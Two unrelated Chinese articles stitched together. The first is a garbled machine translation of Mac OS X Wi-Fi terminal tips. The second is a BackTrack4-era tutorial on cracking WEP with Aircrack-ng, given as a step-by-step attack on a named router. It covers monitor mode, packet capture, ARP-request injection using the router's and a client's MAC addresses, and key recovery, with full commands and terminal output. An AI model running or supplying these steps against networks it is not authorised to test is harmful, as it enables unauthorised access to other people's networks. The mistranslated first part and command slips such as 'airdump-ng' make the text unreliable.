sudo ln -s /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport /usr/sbin/airport
```

上面的命令必须出现在一行中正常工作。输入管理员密码，以创建符号链接，该作为别名功能将在 Finder 中。现在，您可以使用机场命令而不冗长的路径来访问它。

## 如何扫描无线网络从Mac OS X的终端

现在，扫描并寻找范围内的所有无线网络，键入以下内容：

```
airport -s
```

返回将显示所有可用的无线网络及其路由器名称（SSID）的列表中，路由器地址（BSSID），信号强度（RSSI），由网络使用的信道，和安全类型。



这基本上就像一个命令行的 wi-fi stumbler，揭示了可用的无线网络是在范围内。

通过观看机场-s的输出和RSSI强度，你可以以类似的方式使用机场的命令行工具将Wi-Fi诊断工具来[优化无线连接](#)。

您还可以得到许多相同的详细信息，[从无线网络菜单按住Option键上点击](#)，但只会显示你一个接入点的详细信息的时间。

另外，Mac用户可以转向[无线网络扫描工具](#)，原产于OS X绊倒附近的无线网络完全在GUI中。输出将是相同的无论是无线诊断应用程序的方法，或者这里提供的命令行方式。

## 启用和Mac OS X中的命令行禁用AirPort无线

有时候，当最简单的解决[排除故障的AirPort无线连接问题](#)是刚刚打开的AirPort和关闭。相反，使用菜单项或系统预置的，我们可以启用和Mac OS X的终端无效的AirPort非常迅速直接。

要做到这一点，我们将使用'networksetup"命令。请注意，这里使用的“飞机场”的提法，甚至与新版本的OS X，其中Wi-Fi已不再叫的AirPort，所以忽略了从命名约定苹果公司的变化和只知道，无论涉及到Mac电脑无线联网能力。

### 通过在OS X命令行打开Wi-Fi关闭

网络设备名称将确定正确的语法是如何进入。

```
networksetup -setairportpower airport off
```

设备名称可以是机场，EN0，EN1等，因Mac硬件和OS X的版本，因此，您可能需要指定设备端口，而不是'机场'，例如EN1 EN0或：

```
networksetup -setairportpower en0 off
```

您可以使用-getairportpower标志检查端口，如果您不确定。

### 通过命令行Mac OS X中打开Wi-Fi（机场）在

就像在命令行转弯的Wi-Fi关闭，您还可以切换它重新打开。像以前一样，注意设备名称：

```
networksetup -setairportpower airport on
```

再次，你可能需要指定设备EN0或EN1，而不是'机场'，像这样：

```
networksetup -setairportpower en0 on
```

你不会看到该命令是成功还是失败的终端的任何确认，但如果你看AirPort菜单图标，你会看到条纹消失指示无线接口被关闭，或者重新出现，表明无线被再次激活。

我们也可以将字符串命令，一个接一个电源周期在Mac上的无线接口：

### 很快电源循环的无线网络连接与Mac OS X的networksetup工具

```
networksetup -setairportpower airport off; networksetup -setairportpower airport on
```

机场无线网卡似乎比任何其他方法更快地命令行工具networksetup回应，使之成为一个超高速功率的测量方法循环的无线接口。这往往是足以解决像基本的无线路由器连接问题IP冲突或发生故障的DHCP请求。

我有一个特别古怪路由器定期足以遭遇，我创建了一个别名关机后再开机我的AirPort卡，您可以通过添加以下到你的.bash\_profile只是确保它是在一行做到这一点：

```
alias airportcycle='networksetup -setairportpower airport off; networksetup -setairportpower airport on'
```

现在，像任何其他的别名，你只键入“airportcycle'和无线接口将立即自行关闭并重新打开。

禁用和重新启用机场是不一样的[连接到命令行的无线网络，尽管你可以做到这一点](#)还通过使用networksetup工具。

## 连接到无线网络命令行

利用强大的“networksetup”的效用，我们可以从连接到无线网络直接[命令行](#)的Mac OS X的语法，你需要使用完成加入网络如下：

```
networksetup -setairportnetwork [interface] [router SSID] [password]
```

举例来说，如果我连接到无线路由器认定为“机场”，“OutsideWorld”的SSID和密码的界面是“68broncos”这将是语法：

```
networksetup -setairportnetwork Airport OutsideWorld 68broncos
```

使用另一个例子，加入一个使用了en0作为Wi-Fi接口，连接到广播心不是所谓的“HiddenWiFiValley”的SSID网络的WIFI网络与现代的MacBook Air，但其中有“密码1”的密码，将会像因此：

```
networksetup -setairportnetwork en0 HiddenWiFiValley password1
```

重要的是要确定使用你的个人的Mac得到这个工作正确的接口。您可以随时使用`-listallhardwarereports`标志，如果你不能确定，但需要确定设备接口名称和地址。

你可以用结合这个技巧[使用别名来创建快捷方式](#)，并省去了冗长的命令。一个例子就摆在你的.bash\_profile将是：

```
alias publicwifi='networksetup -setairportnetwork Airport OutsideWorld 68broncos'
```

现在，您只需在命令行键入“publicwifi”，你会连接到指定的路由器。请记住，这将存储的无线接入点的密码以纯文本格式，因此，如果有人能够访问你的.bash\_profile他们也将能够看到无线路由器的密码。

如果你想探索更多的东西networksetup所提供的，输入`'man networksetup'`，你会发现强大的用途，命令行工具了惊人的数量。

# 完全教程 Aircrack-ng 破解 WEP、WPA-PSK 加密利器

---

其实关于无线基础知识的内容还是挺多的，但是由于本书侧重于BT4自身工具使用的讲解，若是再仔细讲述这些外围的知识，这就好比讲述DNS工具时还要把DNS服务器的类型、工作原理及配置讲述一遍一样，哈哈，估计整本书的厚度就需要再翻一、两倍了。

AD：

其实关于无线基础知识的内容还是挺多的，但是由于本书侧重于BT4自身工具使用的讲解，若是再仔细讲述这些外围的知识，这就好比讲述DNS工具时还要把DNS服务器的类型、工作原理及配置讲述一遍一样，哈哈，估计整本书的厚度就需要再翻一、两倍了。恩，关于无线网络基础知识建议大家可以参考我之前在黑手这里出版的《无线黑客傻瓜书》一书，会很有帮助。

恩，先说明一下，本章的内容适用于目前市面所有主流品牌无线路由器或AP如Linksys、Dlink、TPLink、Belkin等。涉及内容包括了WEP加密及WPA-PSK加密的无线网络的破解操作实战。

## ◆什么是Aircrack-ng

Aircrack-ng是一款用于破解无线802.11WEP及WPA-PSK加密的工具，该工具在2005年11月之前名字是Aircrack，在其2.41版本之后才改名为Aircrack-ng。

Aircrack-ng主要使用了两种攻击方式进行WEP破解：一种是FMS攻击，该攻击方式是以发现该WEP漏洞的研究人员名字（Scott Fluhrer、Itsik Mantin及Adi Shamir）所命名；另一种是KoreK攻击，据统计，该攻击方式的攻击效率要远高于FMS攻击。当然，最新的版本又集成了更多种类型的攻击方式。对于无线黑客而言，Aircrack-ng是一款必不可缺的无线攻击工具，可以说很大一部分无线攻击都依赖于它来完成；而对于无线安全人员而言，Aircrack-ng也是一款必备的无线安全检测工具，它可以帮助管理员进行无线网络密码的脆弱性检查及了解无线网络信号的分布情况，非常适合对企业进行无线安全审计时使用。

Aircrack-ng（注意大小写）是一个包含了多款工具的无线攻击审计套装，这里面很多工具在后面的内容中都会用到，具体见下表1为Aircrack-ng包含的组件具体列表。

表1

组件名称\*\*

描\*\* 述\*\*

### **aircrack-ng**

主要用于WEP及WPA-PSK密码的恢复，只要airodump-ng收集到足够数量的数据包，aircrack-ng就可以自动检测数据包并判断是否可以破解

### **airmon-ng**

用于改变无线网卡工作模式，以便其他工具的顺利使用

### **airodump-ng**

用于捕获802.11数据报文，以便于aircrack-ng破解

### **aireplay-ng**

在进行WEP及WPA-PSK密码恢复时，可以根据需要创建特殊的无线网络数据报文及流量

**airserv-ng**

可以将无线网卡连接至某一特定端口，为攻击时灵活调用做准备

**airolib-ng**

进行WPA Rainbow Table攻击时使用，用于建立特定数据库文件

**airdecap-ng**

用于解开处于加密状态的数据包

**tools**

其他用于辅助的工具，如airdriver-ng、packetforge-ng等

Aircrack-ng在 BackTrack4 R2下已经内置（[下载BackTrack4 R2](#)），具体调用方法如下图2所示：通过依次选择菜单中“Backtrack”—“Radio Network Analysis”—“80211”—“Cracking”—“Aircrack-ng”，即可打开Aircrack-ng的主程序界面。也可以直接打开一个Shell，在里面直接输入aircrack-ng命令回车也能看到aircrack-ng的使用参数帮助。




图2

[更多安全工具>>进入专题](#)

[更多网管软件>>进入专题](#)

◆使用Aircrack-ng破解WEP加密无线网络

首先讲述破解采用WEP加密内容，启用此类型加密的无线网络往往已被列出严重不安全的网络环境之一。而Aircrack-ng正是破解此类加密的强力武器中的首选，关于使用Aircrack-ng套装破解WEP加密的具体步骤如下。

步骤1：载入无线网卡。

其实很多新人们老是在开始载入网卡的时候出现一些疑惑，所以我们就把这个基本的操作仔细看看。首先查看当前已经载入的网卡有哪些，输入命令如下：

```
ifconfig
```

回车后可以看到如下图3所示内容，我们可以看到这里面除了eth0之外，并没有无线网卡。

```
root@ZerOne:~# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:2a:19:ab
 inet addr:192.168.110.142 Bcast:192.168.110.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fe2a:19ab/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:1997 errors:0 dropped:0 overruns:0 frame:0
 TX packets:425 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:1738315 (1.7 MB) TX bytes:45109 (45.1 KB)
 Interrupt:19 Base address:0x2000

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:8 errors:0 dropped:0 overruns:0 frame:0
 TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:400 (400.0 B) TX bytes:400 (400.0 B)

root@ZerOne:~#
```

图3

确保已经正确插入USB或者PCMCIA型无线网卡，此时，为了查看无线网卡是否已经正确连接至系统，应输入：

```
ifconfig -a
```

参数解释：

-a 显示主机所有网络接口的情况。和单纯的ifconfig命令不同，加上-a参数后可以看到所有连接至当前系统网络接口的适配器。

如下图4所示，我们可以看到和上图3相比，出现了名为wlan0的无线网卡，这说明无线网卡已经被BackTrack4 R2 Linux识别。

```

root@ZerOne:~# ifconfig -a
eth0 Link encap:Ethernet HWaddr 00:0c:29:2a:19:ab
 inet addr:192.168.110.142 Bcast:192.168.110.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fe2a:19ab/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:1999 errors:0 dropped:0 overruns:0 frame:0
 TX packets:425 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:1738487 (1.7 MB) TX bytes:45109 (45.1 KB)
 Interrupt:19 Base address:0x2000

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:8 errors:0 dropped:0 overruns:0 frame:0
 TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:400 (400.0 B) TX bytes:400 (400.0 B)

wlan0 Link encap:Ethernet HWaddr 00:0e:e8:d3:bf:71
 BROADCAST MULTICAST MTU:1500 Metric:1
 RX packets:0 errors:0 dropped:0 overruns:0 frame:0
 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

```

图4

既然已经识别出来了，那么接下来就可以激活无线网卡了。说明一下，无论是有线还是无线网络适配器，都需要激活，否则是无法使用滴。这步就相当于Windows下将“本地连接”启用一样，不启用的连接是无法使用的。

在上图4中可以看到，出现了名为wlan0的无线网卡，OK，下面输入：

```
ifconfig wlan0 up
```

参数解释：

up 用于加载网卡的，这里我们来将已经插入到笔记本的无线网卡载入驱动。在载入完毕后，我们可以再次使用ifconfig进行确认。如下图5所示，此时，系统已经正确识别出无线网卡了。

```

root@ZerOne:~# ifconfig wlan0 up
root@ZerOne:~# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:2a:19:ab
 inet addr:192.168.110.142 Bcast:192.168.110.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fe2a:19ab/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:2003 errors:0 dropped:0 overruns:0 frame:0
 TX packets:425 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:1738831 (1.7 MB) TX bytes:45109 (45.1 KB)
 Interrupt:19 Base address:0x2000

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:8 errors:0 dropped:0 overruns:0 frame:0
 TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:400 (400.0 B) TX bytes:400 (400.0 B)

wlan0 Link encap:Ethernet HWaddr 00:0e:e8:d3:bf:71
 UP BROADCAST MULTICAST MTU:1500 Metric:1
 RX packets:0 errors:0 dropped:0 overruns:0 frame:0
 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000

```

图5

当然，通过输入iwconfig查看也是可以滴。这个命令专用于查看无线网卡，不像ifconfig那样查看所有适配器。

```
iwconfig
```

该命令在Linux下用于查看有无无线网卡以及当前无线网卡状态。如下图6所示。

```

root@ZerOne:~# iwconfig
lo no wireless extensions.

eth0 no wireless extensions.

wmaster0 no wireless extensions.

wlan0 IEEE 802.11bg ESSID:""
 Mode:Managed Frequency:2.412 GHz Access Point: Not-Associated
 Tx-Power=6 dBm
 Retry min limit:7 RTS thr:off Fragment thr=2352 B
 Encryption key:off
 Power Management:off
 Link Quality:0 Signal level:0 Noise level:0
 RX invalid nwid:0 RX invalid crypt:0 Rx invalid frag:0
 Tx excessive retries:0 Invalid misc:0 Missed beacon:0
 WIRELESS HACKING
 51CTO.com
 技术成就梦想

root@ZerOne:~#

```

图6

步骤2：激活无线网卡至monitor即监听模式。

对于很多小黑来说，应该都用过各式各样的嗅探工具来抓取密码之类的数据报文。那么，大家也都知道，用于嗅探的网卡是一定要处于monitor监听模式地。对于无线网络的嗅探也是一样。

在Linux下，我们使用Aircrack-ng套装里的airmon-ng工具来实现，具体命令如下：

```
airmon-ng start wlan0
```

参数解释：

start 后跟无线网卡设备名称，此处参考前面ifconfig显示的无线网卡名称；

如下图7所示，我们可以看到无线网卡的芯片及驱动类型，在Chipset芯片类型上标明是Ralink 2573芯片，默认驱动为rt73usb，显示为“monitor mode enabled on mon0”，即已启动监听模式，监听模式下适配器名称变更为mon0。

```

root@ZerOne:~# airmon-ng start wlan0

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
7374 dhclient

Interface Chipset Driver
wlan0 Ralink 2573 USB rt73usb - [phy0]
 (monitor mode enabled on mon0)

root@ZerOne:~#

```

图7

步骤3：探测无线网络，抓取无线数据包。

在激活无线网卡后，我们就可以开启无线数据包抓包工具了，这里我们使用Aircrack-ng套装里的airmon-ng工具来实现，具体命令如下：

不过在正式抓包之前，一般都是先进行预来探测，来获取当前无线网络概况，包括AP的SSID、MAC地址、工作频道、无线客户端MAC及数量等。只需打开一个Shell，输入具体命令如下：

```
airodump-ng mon0
```

参数解释：

mon0为之前已经载入并激活监听模式的无线网卡。如下图8所示。

```

root@ZerOne:~# airodump-ng mon0

```

图8

回车后，就能看到类似于下图9所示，这里我们就直接锁定目标是SSID为“TP-LINK”的AP，其BSSID（MAC）为“00:19:E0:EB:33:66”，工作频道为6，已连接的无线客户端MAC为“00:1F:C9:71:71”。

```

CH 7][Elapsed: 16 s][2009-09-18 17:01

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
02:1F:3C:00:00:C7 -1 11 0 0 11 54 . WEP WEP bbb
72:B3:A3:D0:07:8B -1 11 1 0 11 54 WEP WEP zzzzzz
00:19:E0:EB:33:66 -48 13 55 7 6 54 . WEP WEP TP-LINK

BSSID STATION PWR Rate Lost Packets Probes
02:1F:3C:00:00:C7 00:1F:3C:4B:75:AF -57 0 - 2 181 119
72:B3:A3:D0:07:8B 00:16:CF:BC:04:5C -71 0 - 1 76 36 zzzzzz
72:B3:A3:D0:07:8B 00:1A:73:AD:A7:B9 -73 0 - 1 157 81
(not associated) 00:0C:F1:4C:7F:0E -55 0 - 1 501 112
00:19:E0:EB:33:66 00:1F:38:C9:71:71 H31KIN54 - 5 156 71

```

图9

既然我们看到了本次测试要攻击的目标，就是那个SSID名为TP-LINK的无线路由器，接下来输入命令如下：

```
airdump-ng --ivs -w longas -c 6 wlan0
```

参数解释：

--ivs 这里的设置是通过设置过滤，不再将所有无线数据保存，而只是保存可用于破解的IVS数据报文，这样可以有效地缩减保存的数据包大小；

-c 这里我们设置目标AP的工作频道，通过刚才的观察，我们要进行攻击测试的无线路由器工作频道为6；

-w 后跟要保存的文件名，这里w就是“write写”的意思，所以输入自己希望保持的文件名，如下图10所示我这里就写为longas。那么，小黑们一定要注意的是：这里我们虽然设置保存的文件名是longas，但是生成的文件却不是longase.ivs，而是longas-01.ivs。

```

root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # airodump-ng --ivs -w longas -c 6 mon0

```

图10

注意：这是因为airodump-ng这款工具为了方便后面破解时候的调用，所以对保存文件按顺序编了号，于是就多了-01这样的序号，以此类推，在进行第二次攻击时，若使用同样文件名longas保存的话，就会生成名为longas-02.ivs的文件，一定要注意哦，别到时候找不到又要怪我没写清楚：）

啊，估计有的朋友们对看到这里，又会问在破解的时候可不可以将这些捕获的数据包一起使用呢，当然可以，届时只要在载入文件时使用longas\*.cap即可，这里的星号指代所有前缀一致的文件。

在回车后，就可以看到如下图11所示的界面，这表示着无线数据包抓取的开始。



图11

#### 步骤4：对目标AP使用ArpRequest注入攻击

若连接着该无线路由器/AP的无线客户端正在进行大流量的交互，比如使用迅雷、电骡进行大文件下载等，则可以依靠单纯的抓包就可以破解出WEP密码。但是无线黑客们觉得这样的等待有时候过于漫长，于是就采用了一种称之为“ARP Request”的方式来读取ARP请求报文，并伪造报文再次重发出去，以便刺激AP产生更多的数据包，从而加快破解过程，这种方法就称之为ArpRequest注入攻击。具体输入命令如下：

```
aireplay-ng -3 -b AP的mac -h 客户端的mac mon0
```

参数解释：

-3 指采用ARPRequest注入攻击模式；

-b 后跟AP的MAC地址，这里就是前面我们探测到的SSID为TPLINK的AP的MAC；

-h 后跟客户端的MAC地址，也就是我们前面探测到的有效无线客户端的MAC；

最后跟上无线网卡的名称，这里就是mon0啦。

回车后将会看到如下图12所示的读取无线数据报文，从中获取ARP报文的情况出现。




图12

在等待片刻之后，一旦成功截获到ARP请求报文，我们将会看到如下图13所示的大量ARP报文快速交互的情况出现。

```

root@ZerOne:~# aireplay-ng -3 -b 00:19:E0:EB:33:66 -h 00:1F:38:C9:71:71 mon0
The interface MAC (00:0E:E8:D3:BF:71) doesn't match the specified MAC (-h).
 ifconfig mon0 hw ether 00:1F:38:C9:71:71
17:04:27 Waiting for beacon frame (BSSID: 00:19:E0:EB:33:66) on channel 6
Saving ARP requests in replay_arp-0918-170427.cap
You should also start airodump-ng to capture replies.
Read 12968 packets (got 1 ARP requests and 1871 ACKs), sent 12 packets...(506 pp
Read 13164 packets (got 41 ARP requests and 1931 ACKs), sent 62 packets...(500 p
Read 13339 packets (got 100 ARP requests and 1976 ACKs), sent 112 packets...(500
Read 13554 packets (got 146 ARP requests and 2038 ACKs), sent 162 packets...(500
Read 13769 packets (got 211 ARP requests and 2092 ACKs), sent 212 packets...(499
Read 13910 packets (got 244 ARP requests and 2141 ACKs), sent 262 packets...(499
Read 13986 packets (got 276 ARP requests and 2150 ACKs), sent 312 packets...(499
Read 14304 packets (got 387 ARP requests and 2254 ACKs), sent 363 packets...(501
Read 14564 packets (got 436 ARP requests and 2325 ACKs), sent 412 packets...(499
Read 14814 packets (got 481 ARP requests and 2386 ACKs), sent 462 packets...(499
Read 15056 packets (got 528 ARP requests and 2453 ACKs), sent 512 packets...(499
Read 15376 packets (got 581 ARP requests and 2538 ACKs), sent 562 packets...(499
Read 15595 packets (got 628 ARP requests and 2588 ACKs), sent 613 packets...(500
Read 15737 packets (got 674 ARP requests and 2626 ACKs), sent 662 packets...(499
Read 15839 packets (got 706 ARP requests and 2647 ACKs), sent 712 packets...(499
Read 15953 packets (got 734 ARP requests and 2678 ACKs), sent 762 packets...(499
Read 16069 packets (got 761 ARP requests and 2696 ACKs), sent 813 packets...(500
Read 16162 packets (got 772 ARP requests and 2718 ACKs), sent 863 packets...(500

```

图13

此时回到airodump-ng的界面查看，在下图14中我们可以看到，作为TP-LINK的packets栏的数字在飞速递增。

| CH 6 ][ Elapsed: 20 s ][ 2009-09-18 17:03 |                   |     |         |            |      |      |         |         |            |
|-------------------------------------------|-------------------|-----|---------|------------|------|------|---------|---------|------------|
| BSSID                                     | PWR               | RXQ | Beacons | #Data, #/s | CH   | MB   | ENC     | CIPHER  | AUTH ESSID |
| 00:19:E0:EB:33:66                         | -47               | 31  | 189     | 878 55     | 6    | 54   | . WEP   | WEP     | TP-LINK    |
| BSSID                                     | STATION           |     |         | PWR        | Rate | Lost | Packets | Probes  |            |
| (not associated)                          | 00:0C:F1:4C:7F:0E | -55 | 0 - 1   | 481        |      | 481  | 163     |         |            |
| (not associated)                          | 00:16:CF:BC:04:5C | -77 | 0 - 1   | 79         |      | 79   | 17      | zzzzzz  |            |
| 00:19:E0:EB:33:66                         | 00:1F:38:C9:71:71 | -19 | 54 - 1  | 30         |      | 30   | 1029    | TP-LINK |            |
| 00:19:E0:EB:33:66                         | 00:16:44:C6:FD:61 | -57 | 54 - 36 | 20         |      | 20   | 12      |         |            |

图14

步骤5：打开aircrack-ng，开始破解WEP。

在抓取的无线数据报文达到了一定数量后，一般都是指IVs值达到2万以上时，就可以开始破解，若不能成功就等待数据报文的继续抓取然后多试几次。注意，此处不需要将进行注入攻击的Shell关闭，而是另外开一个Shell进行同步破解。输入命令如下：

aircrack-ng 捕获的ivs文件

关于IVs的值数量，我们可以从如下图15所示的界面中看到，当前已经接受到的IVs已经达到了1万5千以上，aircrack-ng已经尝试了41万个组合。

```

root@ZerOne: ~ - Shell No. 2 - Konsole <3>
Session Edit View Bookmarks Settings Help

Aircrack-ng 1.0

[00:00:01] Tested 411841 keys (got 15645 IVs)

KB depth byte(vote)
0 0/ 3 A3(21760) 39(21504) 50(20736) 31(20480) 59(19456)
1 1/ 2 C0(21504) 5B(20992) C9(20992) 08(20736) 1F(20480)
2 1/ 2 4B(22528) 5D(20736) BD(20224) D2(20224) B5(19712)
3 0/ 1 38(22016) 89(20224) E7(20224) 06(19968) CE(19968)
4 0/ 1 E5(23296) 17(20224) 3B(20224) 97(19968) 39(19712)
5 2/ 3 17(20736) 07(20224) 13(19968) 50(19968) 5F(19968)
6 1/ 2 48(20992) 1C(20480) 28(20480) 0F(20224) BC(19712)
7 12/ 13 E8(18944) 6B(18688) 8A(18688) 90(18688) B0(18688)
8 3/ 4 97(20224) 95(19968) 10(19456) 1D(19200) 8F(19200)
9 3/ 4 6C(19968) 70(19712) B3(19712) F2(19456) 2E(19200)
10 0/ 1 71(22528) 60(20992) 51(20480) BC(20480) D2(20224)
11 2/ 3 D0(20224) 27(19712) 4A(19712) 61(19712) BE(19712)
12 6/ 10 FD(19712) 46(19456) 47(19456) 82(19456) AD(19456)

```

图15

那么经过很短时间的破解后，就可以看到如下图16中出现“KEY FOUND”的提示，紧跟后面的是16进制形式，再后面的ASCII部分就是密码啦，此时便可以使用该密码来连接目标AP了。一般来说，破解64位的WEP至少需要1万IVs以上，但若是要确保破解的成功，应捕获尽可能多的IVs数据。比如下图16所示的高强度复杂密码破解成功依赖于8万多捕获的IVs。



图16

注意：由于是对指定无线频道的数据包捕获，所以有的时候大家会看到如下图17中一样的情景，在破解的时候出现了多达4个AP的数据报文，这是由于这些AP都工作在一个频道所致，很常见的。此时，选择我们的目标，即标为1的、SSID位dlink的那个数据包即可，输入1，回车后即可开始破解。




图17

